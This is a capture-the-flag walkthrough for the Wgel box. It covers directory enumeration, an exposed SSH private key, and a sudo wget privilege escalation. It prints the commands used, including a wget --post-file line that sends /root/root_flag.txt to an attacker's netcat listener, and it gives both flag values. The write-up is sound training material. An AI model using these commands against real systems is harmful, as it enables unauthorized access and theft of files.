
CTF Walkthrough: Wgel
A quick box that chains a leaky .ssh directory into a classic wget GTFObins privilege escalation. Nothing exotic here, but a good reminder of why source code review and hidden directory enumeration never go out of style.
CTF
1. Reconnaissance
An initial scan turned up two open services:
Port Service Version 22 SSH OpenSSH 7.2p2 (Ubuntu) 80 HTTP Apache 2.4.18 (Ubuntu)
With SSH locked behind key-based auth (presumably) and only a web server to poke at, directory enumeration was the obvious next move.
gobuster dir -u http://10.80.186.48 -w /usr/share/wordlists/dirb/common.txt

This revealed a /sitemap/ directory sitting on the web root — not something you'd expect to be browsable. Poking around inside it turned up an unprotected .ssh folder:
http://10.80.186.48/sitemap/.ssh/
Sitting inside was an RSA private key, just waiting to be downloaded. Classic misconfiguration — a backup or leftover directory that should never have been exposed publicly.
The next question was whose key this was. A look at the raw HTML source of the site (Ctrl+U) answered that: a developer comment referenced the username Jessie.
2. Exploitation
Authentication
With a private key and a username in hand, the rest was straightforward:
# Save the key and fix permissions (SSH will refuse loose ones) cp id_rsa ~/.ssh/id_rsa_wgel chmod 600 ~/.ssh/id_rsa_wgel # Authenticate ssh -i ~/.ssh/id_rsa_wgel jessie@10.80.186.48
Access granted — no passphrase required.
User Flag
/home/jessie/Documents/user_flag.txt 057c67131c3d5e42dd5cd3075b198ff6
3. Privilege Escalation
With a foothold as jessie, the standard first move is checking sudo permissions:
sudo -l
Output showed:
(root) NOPASSWD: /usr/bin/wget
wget being sudo-able without a password is a well-known escalation path — it's flexible enough to read arbitrary files or even write them, depending on how it's invoked. A quick check against GTFOBins confirms the technique: wget supports a --post-file flag that can be abused to exfiltrate a local file to an attacker-controlled listener.
Root Flag Retrieval
On the attacking (Kali) machine, start a listener:
nc -nlvp 4444
Then, on the target, use the sudo wget privileges to POST the root flag's contents to that listener:
sudo /usr/bin/wget --post-file=/root/root_flag.txt http://[KALI-IP]:4444
The file contents arrive on the listener as the body of an HTTP POST request:
b1b968b37519ad1daa6408188649263d
Root flag captured.
💡 Learning Tips
Source code is king. Never skip reading the raw HTML source. Developer comments are a goldmine for usernames, internal paths, and configuration hints that scanners often miss.
Don't ignore hidden directories. Automated tools like gobuster are essential, but it's worth manually checking common sensitive subdirectory names (.ssh, .config, .backup, .git) — misconfigured web roots love to expose these.
Understand your tools. wget isn't just a downloader — it can read, write, and exfiltrate files depending on its flags. Any time you see NOPASSWD next to an unexpected binary in sudo -l, check GTFOBins before assuming it's a dead end.
Stay organized. Document findings as you go. If you recover a private key, immediately set the correct permissions (chmod 600) and test it methodically — sloppy permissions are the most common cause of a frustrating "Permission denied" rabbit hole.